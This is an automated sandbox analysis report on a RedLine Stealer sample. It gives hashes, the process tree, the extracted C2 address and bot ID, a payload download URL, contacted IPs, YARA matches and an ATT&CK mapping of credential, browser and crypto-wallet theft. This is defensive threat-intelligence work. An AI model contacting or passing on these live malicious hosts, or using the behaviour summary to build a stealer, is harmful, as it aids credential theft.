



ID: 528743
Sample Name:
VYeSXonMT1.exe
Cookbook: default.jbs
Time: 18:22:22
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report VYeSXonMT1.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: RedLine 4
Yara Overview 4
PCAP (Network Traffic) 4
Memory Dumps 4
Unpacked PEs 5
Sigma Overview 5
Jbx Signature Overview 5
AV Detection: 5
Compliance: 5
Spreading: 5
Networking: 5
Key, Mouse, Clipboard, Microphone and Screen Capturing: 6
System Summary: 6
Data Obfuscation: 6
Malware Analysis System Evasion: 6
Language, Device and Operating System Detection: 6
Stealing of Sensitive Information: 6
Remote Access Functionality: 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 9
URLs 9
Domains and IPs 9
Contacted Domains 9
Contacted URLs 10
URLs from Memory and Binaries 10
Contacted IPs 10
Public 10
General Information 10
Simulations 11
Behavior and APIs 11
Joe Sandbox View / Context 11
IPs 11
Domains 11
ASN 12
JA3 Fingerprints 13
Dropped Files 13
Created / dropped Files 13
Static File Info 14
General 14
File Icon 15
Static PE Info 15
General 15
Entrypoint Preview 15
Rich Headers 15
Data Directories 15
Sections 15
Resources 16
Imports 16
Version Infos 16
Possible Origin 16
Network Behavior 16
Network Port Distribution 16
TCP Packets 16
UDP Packets 16
DNS Queries 16
DNS Answers 16
HTTP Request Dependency Graph 16
HTTP Packets 17

Copyright Joe Security LLC 2021

HTTPS Proxied Packets 18
Code Manipulations 19
Statistics 19
Behavior 19
System Behavior 19
Analysis Process: VYeSXonMT1.exe PID: 6972 Parent PID: 5928 19
General 19
File Activities 20
File Created 20
File Written 20
Analysis Process: mopnns.exe PID: 6312 Parent PID: 6972 20
General 20
File Activities 20
File Created 20
File Written 20
File Read 21
Disassembly 21
Code Analysis 21


Windows Analysis Report VYeSXonMT1.exe

Overview


General Information

Sample Name:	VYeSXonMT1.exe
Analysis ID:	528743
MD5:	0e852a9d4e4212..
SHA1:	980fed1b88c4943.
SHA256:	6c00faff9e01fa7f…
Tags:	exe RedLineStealer
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected RedLine Stealer
- Yara detected Evader
- Detected unpacking (overwrites its o…
- Detected unpacking (changes PE se…
- Found malware configuration
- Multi AV Scanner detection for subm…
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Connects to many ports of the same…
- Machine Learning detection for samp…
- May check the online IP address of …
- Queries sensitive video device inform…

Classification



Process Tree

- **System is w10x64**
- VYeSXonMT1.exe (PID: 6972 cmdline: "C:\Users\user\Desktop\VYeSXonMT1.exe" MD5: 0E852A9D4E42120623C0112E53F70992)
  - mopnns.exe (PID: 6312 cmdline: mopnns.exe MD5: 3F91E0102D6832F36DA2D908672B2266)
- **cleanup**

Malware Configuration

Threatname: RedLine


```
{
  "C2 url": [
    "185.215.113.15:21508"
  ],
  "Bot Id": "mix25.11"
}
```


Yara Overview

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_RedLine_1	Yara detected RedLine Stealer	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.405540255.00000000004CE000.00000040.00020000.sdmp	JoeSecurity_AutohotkeyDownloaderGeneric	Yara detected Autohotkey Downloader Generic	Joe Security	
00000000.00000002.405540255.00000000004CE000.00000040.00020000.sdmp	JoeSecurity_Evader	Yara detected Evader	Joe Security	

Copyright Joe Security LLC 2021

Source	Rule	Description	Author	Strings
00000004.00000002.468644721.000000000218 5000.00000004.00000001.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
00000004.00000002.476408687.0000000004F4 0000.00000004.00020000.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
00000004.00000002.469335503.000000000264 8000.00000004.00000001.sdmp	JoeSecurity_CredentialSte aler	Yara detected Credential Stealer	Joe Security	
Click to see the 11 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.mopnns.exe.49d0ee8.4.raw.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
4.3.mopnns.exe.74ac80.1.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
4.2.mopnns.exe.21c54fe.2.raw.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
4.2.mopnns.exe.4f40000.6.raw.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
4.3.mopnns.exe.74ac80.1.raw.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
Click to see the 9 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:



Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Compliance:



Detected unpacking (overwrites its own PE header)

Spreading:



Yara detected Autohotkey Downloader Generic

Networking:



Connects to many ports of the same IP (likely port scanning)

May check the online IP address of the machine

Creates HTML files with .exe extension (expired dropper behavior)

Copyright Joe Security LLC 2021

Key, Mouse, Clipboard, Microphone and Screen Capturing:



Contains functionality to register a low level keyboard hook

System Summary:



Sample or dropped binary is a compiled AutoHotkey binary

Data Obfuscation:



Detected unpacking (overwrites its own PE header)

Detected unpacking (changes PE section rights)

Malware Analysis System Evasion:



Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Queries sensitive disk information (via WMI, Win32_DiskDrive, often done to detect virtual machines)

Language, Device and Operating System Detection:



Yara detected Evader

Stealing of Sensitive Information:



Yara detected RedLine Stealer

Found many strings related to Crypto-Wallets (likely being stolen)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Crypto Currency Wallets

Remote Access Functionality:




Yara detected RedLine Stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 2 2 1	Path Interception	Exploitation for Privilege Escalation 1	Disable or Modify Tools 1 1	OS Credential Dumping 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Othe Network Medium
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Process Injection 2	Deobfuscate/Decode Files or Information 1	Input Capture 1 2 1	File and Directory Discovery 2	Remote Desktop Protocol	Data from Local System 3	Exfiltration Over Bluetooth
Domain Accounts	Command and Scripting Interpreter 2	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 3	Security Account Manager	System Information Discovery 1 4 5	SMB/Windows Admin Shares	Screen Capture 1	Automated Exfiltratio
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 2 3	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture 1 2 1	Scheduled Transfer
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Security Software Discovery 3 6 1	SSH	Keylogging	Data Transfer Size Limits

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2 3 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 2 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 2	DCSync	Process Discovery 1 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Application Window Discovery 1 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypte Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	System Network Configuration Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfusca Non-C2 Protocol


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
VYeSXonMT1.exe	51%	Virustotal		Browse
VYeSXonMT1.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\blair\mopnns.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\blair\mopnns.exe	82%	ReversingLabs	Win32.Trojan.Lockbit	

Unpacked PE Files

Copyright Joe Security LLC 2021

Source	Detection	Scanner	Label	Link	Download
0.2.VYeSXonMT1.exe.3990e50.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.1.mopnns.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.VYeSXonMT1.exe.3a60000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
blairwitch.top	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://service.r	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id12Response	0%	URL Reputation	safe	
http://tempuri.org/	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id2Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id21Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id9	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id8	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id5	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id4	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id7	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id6	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id19Response	0%	URL Reputation	safe	
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id15Response	0%	URL Reputation	safe	
http://support.a	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id6Response	0%	URL Reputation	safe	
http://https://api.ip.sb/ip	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id9Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id20	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id21	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id22	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id23	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id24	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id24Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id1Response	0%	URL Reputation	safe	
http://forms.rea	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id10	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id11	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id12	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id16Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id13	0%	URL Reputation	safe	
http://blairwitch.top/work/mix.exemopnns.exe?	0%	Avira URL Cloud	safe	
http://tempuri.org/Entity/Id14	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id15	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id16	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id17	0%	URL Reputation	safe	
http://blairwitch.top/work/mix.exe	13%	Virustotal		Browse
http://blairwitch.top/work/mix.exe	0%	Avira URL Cloud	safe	
http://tempuri.org/Entity/Id18	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id5Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id19	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id10Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id8Response	0%	URL Reputation	safe	
http://blairwitch.top/jollion/apines.exet	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Copyright Joe Security LLC 2021

Name	IP	Active	Malicious	Antivirus Detection	Reputation
blairwitch.top	8.209.114.247	true	false	• 2%, Virustotal, Browse	unknown
iplogger.org	5.9.162.45	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://blairwitch.top/work/mix.exe	true	• 13%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.215.113.15	unknown	Portugal		206894	WHOLESALECONNECTION SNL	true
8.209.114.247	blairwitch.top	Singapore		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCo LtdC	false
5.9.162.45	iplogger.org	Germany		24940	HETZNER-ASDE	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528743
Start date:	25.11.2021
Start time:	18:22:22
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 26s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	VYeSXonMT1.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.spre.troj.spyw.evad.winEXE@5/4@3/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 12.6% (good quality ratio 12.2%) • Quality average: 84.8% • Quality standard deviation: 23.1%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:23:37	API Interceptor	2x Sleep call for process: VYeSXonMT1.exe modified
18:24:15	API Interceptor	35x Sleep call for process: mopnns.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.215.113.15	5VJzvHGsFi.exe	Get hash	malicious	Browse	• 185.215.113.15:61506/
	5kGH7a46k9.exe	Get hash	malicious	Browse	• 185.215.113.15:61506/
	MJE3eAJcb2.exe	Get hash	malicious	Browse	• 185.215.113.15:61506/
	gbKGx1IEFK.exe	Get hash	malicious	Browse	• 185.215.113.15:61506/
	DnoEE5GXPY.exe	Get hash	malicious	Browse	• 185.215.113.15:61506/
	ehybd0h0GM.exe	Get hash	malicious	Browse	• 185.215.113.15:61506/
	jvD4W5Csk1.exe	Get hash	malicious	Browse	• 185.215.113.15:61506/
	gu3i8QdnBI.exe	Get hash	malicious	Browse	• 185.215.113.15:61506/
	XqsSqSatDk.exe	Get hash	malicious	Browse	• 185.215.113.15:61506/
	oxlesp2DxT.exe	Get hash	malicious	Browse	• 185.215.113.15:61506/
	Djd7ehHiF8.exe	Get hash	malicious	Browse	• 185.215.113.15:61506/
	Fza2KHjrJo.exe	Get hash	malicious	Browse	• 185.215.113.15:61506/
	uqAN1HyXRQ.exe	Get hash	malicious	Browse	• 185.215.113.15:61506/
	84E73QAxW7.exe	Get hash	malicious	Browse	• 185.215.113.15:61506/
	1cQf9ygE74.exe	Get hash	malicious	Browse	• 185.215.113.15:61506/
	Wp68AnVuL6.exe	Get hash	malicious	Browse	• 185.215.113.15:61506/
	kum7Tat25I.exe	Get hash	malicious	Browse	• 185.215.113.15:61506/
	bsLo9v48Ed.exe	Get hash	malicious	Browse	• 185.215.113.15:61506/
	7D7QOqFHCS.exe	Get hash	malicious	Browse	• 185.215.113.15:61506/
	x0PFLATjFE.exe	Get hash	malicious	Browse	• 185.215.113.15:61506/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
iplogger.org	duLT5gkRjy.exe	Get hash	malicious	Browse	• 5.9.162.45
	EaCmG75WxF.exe	Get hash	malicious	Browse	• 5.9.162.45
	EaCmG75WxF.exe	Get hash	malicious	Browse	• 5.9.162.45
	5A15ECE1649A5EF54B70B95D9D413BAD068B8C1C932E2.exe	Get hash	malicious	Browse	• 5.9.162.45
	6D2FF3CC83EA214E33E4105CCB1051CD85B82E052F615.exe	Get hash	malicious	Browse	• 5.9.162.45

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	j0UcwcqjvM.exe	Get hash	malicious	Browse	• 5.9.162.45
	0K31jgS20G.exe	Get hash	malicious	Browse	• 5.9.162.45
	vAsfZhw32P.exe	Get hash	malicious	Browse	• 5.9.162.45
	FhP4JYCU7J.exe	Get hash	malicious	Browse	• 5.9.162.45
	FhP4JYCU7J.exe	Get hash	malicious	Browse	• 5.9.162.45
	WQRrng5aiw.exe	Get hash	malicious	Browse	• 5.9.162.45
	WQRrng5aiw.exe	Get hash	malicious	Browse	• 5.9.162.45
	e8rimWGicH.exe	Get hash	malicious	Browse	• 5.9.162.45
	kq5Of3SOMZ.exe	Get hash	malicious	Browse	• 5.9.162.45
	RtpLhZOyaf.exe	Get hash	malicious	Browse	• 5.9.162.45
	vWNrGi9qLx.exe	Get hash	malicious	Browse	• 5.9.162.45
	VDnn1698j5.exe	Get hash	malicious	Browse	• 5.9.162.45
	TEiwRyJ2v1.exe	Get hash	malicious	Browse	• 5.9.162.45
	iIrI72Motw.exe	Get hash	malicious	Browse	• 5.9.162.45
	sBz6zVtsB1.exe	Get hash	malicious	Browse	• 5.9.162.45
blairwitch.top	j0UcwcqjvM.exe	Get hash	malicious	Browse	• 8.209.64.34
	0K31jgS20G.exe	Get hash	malicious	Browse	• 8.209.64.34

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	OPKyR75fJn.exe	Get hash	malicious	Browse	• 8.209.79.122
	AO7gki3UTr.exe	Get hash	malicious	Browse	• 47.254.176.217
	3E8869030B9C89B8C43E9F8A6730A516E3945AB1272E3.exe	Get hash	malicious	Browse	• 8.209.76.178
	23062BA932165210EBB3FFCD15474E79F19E6AD74869F.exe	Get hash	malicious	Browse	• 8.209.76.178
	lUutlamdAP.exe	Get hash	malicious	Browse	• 47.251.32.165
	a.dll	Get hash	malicious	Browse	• 47.244.196.91
	3721a848b1944daae68ab118cb9bd748b6864b154c671.exe	Get hash	malicious	Browse	• 8.209.117.96
	j0UcwcqjvM.exe	Get hash	malicious	Browse	• 8.209.64.34
	0K31jgS20G.exe	Get hash	malicious	Browse	• 8.209.64.34
	GI1pY86l1D.exe	Get hash	malicious	Browse	• 8.209.64.110
	GI1pY86l1D.exe	Get hash	malicious	Browse	• 8.209.64.110
	2Q4ULMiXNx.exe	Get hash	malicious	Browse	• 8.209.115.161
	7mpMtH6TCH.exe	Get hash	malicious	Browse	• 8.209.64.110
	a4k5dLc3e5.exe	Get hash	malicious	Browse	• 8.209.64.110
	hghRkyWs3S.exe	Get hash	malicious	Browse	• 8.209.115.161
	d4cqHJ5Vz6.exe	Get hash	malicious	Browse	• 8.209.117.96
	b5Bot4baXW.exe	Get hash	malicious	Browse	• 8.209.117.96
	44E401AAF0B52528AA033257C1A1B8A09A2B10EDF26ED.exe	Get hash	malicious	Browse	• 8.209.115.161
	Fm9bT1UlKI.exe	Get hash	malicious	Browse	• 8.209.115.161
	oKY1oBcWbg.exe	Get hash	malicious	Browse	• 8.209.115.161
WHOLESALECONNECTIONSNL	OsFhRVxR08.exe	Get hash	malicious	Browse	• 185.215.113.53
	f2o6ud2wuc.exe	Get hash	malicious	Browse	• 185.215.113.29
	yKxThz27L9.exe	Get hash	malicious	Browse	• 185.215.113.29
	uhplYUxH9u.exe	Get hash	malicious	Browse	• 185.215.113.57
	EML3hW4WH6.exe	Get hash	malicious	Browse	• 185.215.113.29
	liLv70XyA5.exe	Get hash	malicious	Browse	• 185.215.113.29
	SecuriteInfo.com.Variant.Fragtor.43959.21953.exe	Get hash	malicious	Browse	• 185.215.113.29
	3bQuU0T23a.exe	Get hash	malicious	Browse	• 185.215.113.29
	qSHHi1p0nc.exe	Get hash	malicious	Browse	• 185.215.113.205
	3721a848b1944daae68ab118cb9bd748b6864b154c671.exe	Get hash	malicious	Browse	• 185.215.113.29
	3AxZmwjmfZ.exe	Get hash	malicious	Browse	• 185.215.113.17
	j0UcwcqjvM.exe	Get hash	malicious	Browse	• 185.215.113.17
	0K31jgS20G.exe	Get hash	malicious	Browse	• 185.215.113.15
	d4cqHJ5Vz6.exe	Get hash	malicious	Browse	• 185.215.113.29
	b5Bot4baXW.exe	Get hash	malicious	Browse	• 185.215.113.29
	liTxxlNtlD.exe	Get hash	malicious	Browse	• 185.215.113.29
	Ft7p6bqxlr.exe	Get hash	malicious	Browse	• 185.215.113.29
	6KdgyhR5sq.exe	Get hash	malicious	Browse	• 185.215.113.29
	1rcteU8Fxb.exe	Get hash	malicious	Browse	• 185.215.113.29
	7b91e9f9e71958ca487aabd657b044009703e38861e74.exe	Get hash	malicious	Browse	• 185.215.113.57

Copyright Joe Security LLC 2021

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ce5f3254611a8c095a3d821d44539877	Tk6dsSEyOC.exe	Get hash	malicious	Browse	• 5.9.162.45
	yH8giB6jJ2.exe	Get hash	malicious	Browse	• 5.9.162.45
	AO7gki3UTr.exe	Get hash	malicious	Browse	• 5.9.162.45
	5A15ECE1649A5EF54B70B95D9D413BAD068B8C1C932E2.exe	Get hash	malicious	Browse	• 5.9.162.45
	asbestos_safety_and_eradication_agency_enterprise_agreement 41573 .js	Get hash	malicious	Browse	• 5.9.162.45
	J73PTzDghy.exe	Get hash	malicious	Browse	• 5.9.162.45
	asbestos_safety_and_eradication_agency_enterprise_agreement 64081 .js	Get hash	malicious	Browse	• 5.9.162.45
	dIVWfjBCXV.exe	Get hash	malicious	Browse	• 5.9.162.45
	UYsk9P766s.exe	Get hash	malicious	Browse	• 5.9.162.45
	doc201002124110300200.exe	Get hash	malicious	Browse	• 5.9.162.45
	INVOICE - FIRST 2 CONTAINERS 1110.docx	Get hash	malicious	Browse	• 5.9.162.45
	INVOICE - FIRST 2 CONTAINERS 1110.docx	Get hash	malicious	Browse	• 5.9.162.45
	F06FA33D36606CF5A9DD11FE35348EB6A3E8871367CE4.exe	Get hash	malicious	Browse	• 5.9.162.45
	JITStarter.exe	Get hash	malicious	Browse	• 5.9.162.45
	JITStarter.exe	Get hash	malicious	Browse	• 5.9.162.45
	0331C7BCA665F36513377FC301CBB32822FF35F925115.exe	Get hash	malicious	Browse	• 5.9.162.45
	C54CA1DF46D817348C9BDF18F857459D7CA05C51F7F30.exe	Get hash	malicious	Browse	• 5.9.162.45
	6D2FF3CC83EA214E33E4105CCB1051CD85B82E052F615.exe	Get hash	malicious	Browse	• 5.9.162.45
	j0UcwcqjvM.exe	Get hash	malicious	Browse	• 5.9.162.45
	0K31jgS20G.exe	Get hash	malicious	Browse	• 5.9.162.45

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\mopnns.exe.log	
Process:	C:\Users\user\AppData\Roaming\blair\mopnns.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	2291
Entropy (8bit):	5.3192079301865585
Encrypted:	false
SSDEEP:	48:MIHK5HKXRfHK7HKhBHKdHKB1AHKzvQTHmYHKhQnoPtHoxHImHKoLHG1qHqHAH5HX:Pq5qXdq7qLqdqUqzcGYqhQnoPtlxHbq4
MD5:	924DEA6470CAC502B24442CF377CE6A7
SHA1:	133C304912A1DF4AF62F6EDCA3EA21F3E0CE7F4F
SHA-256:	2B2572C7D0134EEF12644AF90D61302A50E7B550FFB4629666F8C566F34BED0D
SHA-512:	34C817F3F4D87AAD5F6902BB80522B59FE8F9935C86819B575B6139EBDEF3026866ED802DB1D36765CF7ECCF323692705DCA3D799FC7CFF7C0114B08CBE9F7A
Malicious:	false
Reputation:	moderate, very likely benign file
